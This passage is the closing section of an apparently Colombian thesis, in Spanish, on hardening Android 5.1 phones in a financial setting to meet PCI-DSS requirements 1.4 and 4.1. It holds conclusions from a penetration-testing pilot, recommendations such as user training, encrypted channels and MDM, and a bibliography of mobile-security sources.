- Los controles aplicados garantizan para el dispositivo usado en el piloto experimental el cumplimiento de los requisitos 1.4 y 4.1 de las normas de la industria de tarjetas de pago PCI-DSS.

- Con los resultados obtenidos en el piloto experimental, se puede concluir que a pesar de haber realizado las test de penetración en un dispositivo marca Lenovo, es claro que las pruebas realizadas sobre el sistema operativo Android version 5.1 son aplicables a otras marcas en el mercado, sujetas a validaciones previas de interfaz de configuración.

9.2 Recomendaciones

- Realizar capacitaciones a los usuarios de los dispositivos móviles Android con el fin de concientizarlos acerca de los riesgos a los que están expuestos alojando información sensible en sus smartphone.

- Implementar de acuerdo a los controles propuestos por lo menos un canal cifrado de comunicación, un antivirus y un sistema de gestión MDM para lograr salvaguardar de una manera eficiente y responsable los activos del entorno financiero.

- Adoptar como política el diligenciamiento de la guía de aseguramiento de dispositivos móviles Android para el cumplimiento de los requisitos 1.4 y 4.1 de la industria de tarjetas de pago (PCI-DSS)

9.3 Trabajos Futuros

Desarrollar una aplicación que automatice el proceso de aseguramiento de los dispositivos móviles con sistema operativo Android lollipop versión 5.1 en un entorno financiero, con el fin de cumplir con la normativa de la industria de tarjetas de pago PCI-DSS.

10 Bibliografía

Alfaro, J. G. (2014). *Ataques contra redes TCP/IP.* FUOC.

Android developer-Google. (s.f.). *Android developer*. Recuperado el 06 de 05 de 2016, de licensed under Creative Commons Attribution 2.5: https://developer.android.com/about/dashboards/index.html

Beer, H. (2016). *Metaphor.* USA: NorthBit1.

Bergman, N., Stanfield, M., Rouse, J., & Scambray, J. (2013). *hacking exposed mobile security secrets & solutions.* New York: Mcgraw-hill education.

Betancur, J. O., & Erazo, S. E. (2015). *Seguridad en dispositivos móviles Android.* Bogotá, Colombia: Tesis de grado no publicada.

Bugiel, S. D., Dmitrienko, A., Fischer, T., & Ahmad, R. S. (2011). *Technical Report TR-2011-04 - XManDroid: A New Android Evolution to Mitigate Privilege Escalation Attacks.* Alemania: Technische Universit at Darmstadt.

Centro Criptologico Nacional. (2013). *MDM (mobile device managment).* España: Centro Criptológico Nacional.

Confer, W., & Roberts, W. (2015). *Exploring SE Android.* Birmingham B3 2PB, UK.: Packt Publishing.

Congreso de Colombia. (07 de 24 de 2000). *Ley 599 de 2000*. Recuperado el 08 de 05 de 2016, de Procuraduría: http://www.procuraduria.gov.co/guiamp/media/file/Macroproceso%20Disciplinario/Codigo_Penal_L-599-00.htm

Congreso de la república de Colombia. (05 de 01 de 2009). *Alcaldia de Bogotá*. Recuperado el 05 de 04 de 2016, de LEY 1273 DE 2009: http://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492

Drake, J. (05 de 08 de 2015). *Stagefright: Scary Code*. Recuperado el 05 de 04 de 2016, de Blackhat: https://www.blackhat.com/docs/us-15/materials/us-15-Drake-Stagefright-Scary-Code-In-The-Heart-Of-Android.pdf

Drake, J. J., Fora Pau, O., Lanier, Z., Collin, M., Ridley, S. A., & Wicherski, G. (2014). *Android hacker's handbook.* Indianapolis: john wiley & sons, inc.

Elenko, N. (2015). *Android Security Internals.* San Francisco: No Starch Press, Inc.

exploit-db. (2015). *Exploit-db*. Recuperado el 18 de 04 de 2016, de https://www.exploit-db.com/

Fernández, J. A. (2014). *Banco De Pruebas De Seguridad para Plataformas Móviles Android.* Cartagena, España: Proyecto de grado para los estudios de Ingeniería Técnica de Telecomunicación Especialidad en Telemática.

Ferrill, P. (2011). *Pro Android Python with SL4A.* New York, NY, USA: Springer Science+Business Media.

Gookin, D. (2014). *Android Phones for dummies 2nd edition.* New Jersey: John Wiley & sons.

Gupta, A. (2014). *Learning pentensting for Android Devices.* Birmingham B3 2PB, UK: Packt Publishing Ltd.

Industria de Tarjetas de Pago (PCI). (2013). *Requisitos de las PCI PA-DSS y procedimientos de evaluación de seguridad, versión 3.0.* Delaware, USA: PCI.

Industria de tarjetas de pago PCI v 3.0. (2013). *Requisitos de las PCI PA-DSS y procedimientos de evaluación de seguridad, versión 3.0*. Delaware, USA: PCI.

ISO/IEC 7812-1:2015. (2015). *ISO/IEC 7812-1:201*. Recuperado el 15 de 03 de 2016, de https://www.iso.org/obp/ui/#iso:std:66011:en

James, K. (2014). *Android Application Security with OWASP mobile Top 10 2014.* Lulea, Suecia: Master of Science in Information Security Lulea University of Technology .

kali.org. (2015). *kali*. Recuperado el 06 de 05 de 2016, de https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/

Laorden, C., García, P., Sanz, B., & Patxi, G. (2015). *Eludiendo la concesión de permisos de administrador en Android mediante una vulnerabilidad en super agent.* España: Deusto.es.

Lederkremer, M. (2015). Hackear Android. *Red users*, 19-27.

Londoño Palacio, O. L., Maldonado Granados, L. F., & Calderón Villafáñez, L. C. (2014). *Guia para construir estados del arte.* Bogotá Colombia: Icnk.

Lopez Ligero Juan (2014). *Método AFTA: Android forense mediante tecnologias abiertas.* Rioja, España: Trabajo de fin de máster seguridad informática.

Mednieks Zigurd, M. B. (2014). *Enterprise Android.* Indianapolis: john wiley & sons, inc.

Méndez Acuña, D., & Sánchez, C. (s.f.). *Un estudio al modelo de seguridad de Android y de lo que se ha hecho para mejorarlo.* Bogotá, Colombia: Universidad de los Andes.

Mitre. (2015). *Mitre*. Recuperado el 18 de 04 de 2016, de https://cve.mitre.org/find/index.html

Nola, G. (2012). *Decompiling Android.* New York: Apress.

openvas.org. (2015). *openvas.org*. Recuperado el 18 de 05 de 2016, de http://www.openvas.org/

owasp. (2015). *owasp.org*. Recuperado el 03 de 04 de 2016, de OWASP_mobile_Security_Projec: https://www.owasp.org/index.php/OWASP_mobile_Security_Project#tab=Top_10_mobile_Risks

Párrizas, A. A. (2011). *pentester.es*. Recuperado el 2016 de 04 de 3, de http://www.pentester.es/2011/09/securizando-android-para-un-uso.html

PCI. (2013). *PCI*. Recuperado el 05 de 05 de 2016, de https://es.pcisecuritystandards.org/minisite/en/about.php

Retenaga, A. M. (2015). *Situación del malware para Android.* España: Incibe.

Romano, A., & Luna, C. (2013). *Reporte Técnico RT 13-08.* Montevideo: PEDECIBA.

Sessa, C. (2013). *50 android hacks.* Shelter Island, USA: manning.

SGS academy. (2015). *Formación como auditores internos en el estándar ISO 27001.* Ginebra, Suiza: SGS.

Siles, R. (2013). *Gestión de dispositivos móviles: MDM (mobile Device Management).* España: Centro Criptológico Nacional.

Silvestri, G. (Birmingham, UK). *Citrix xendesktop 7 cookbook.* 2014: packt publishing.

Six, J. (2012). *application security for the android platform.* Gravenstein : o'reilly media.

Somatineni, S., & Maclean, D. (2013). *Expert Android.* New York, USA: Apress.

William Confer, W. R. (2014). *Unboxing Android usb.* Birmingham: packt publishing.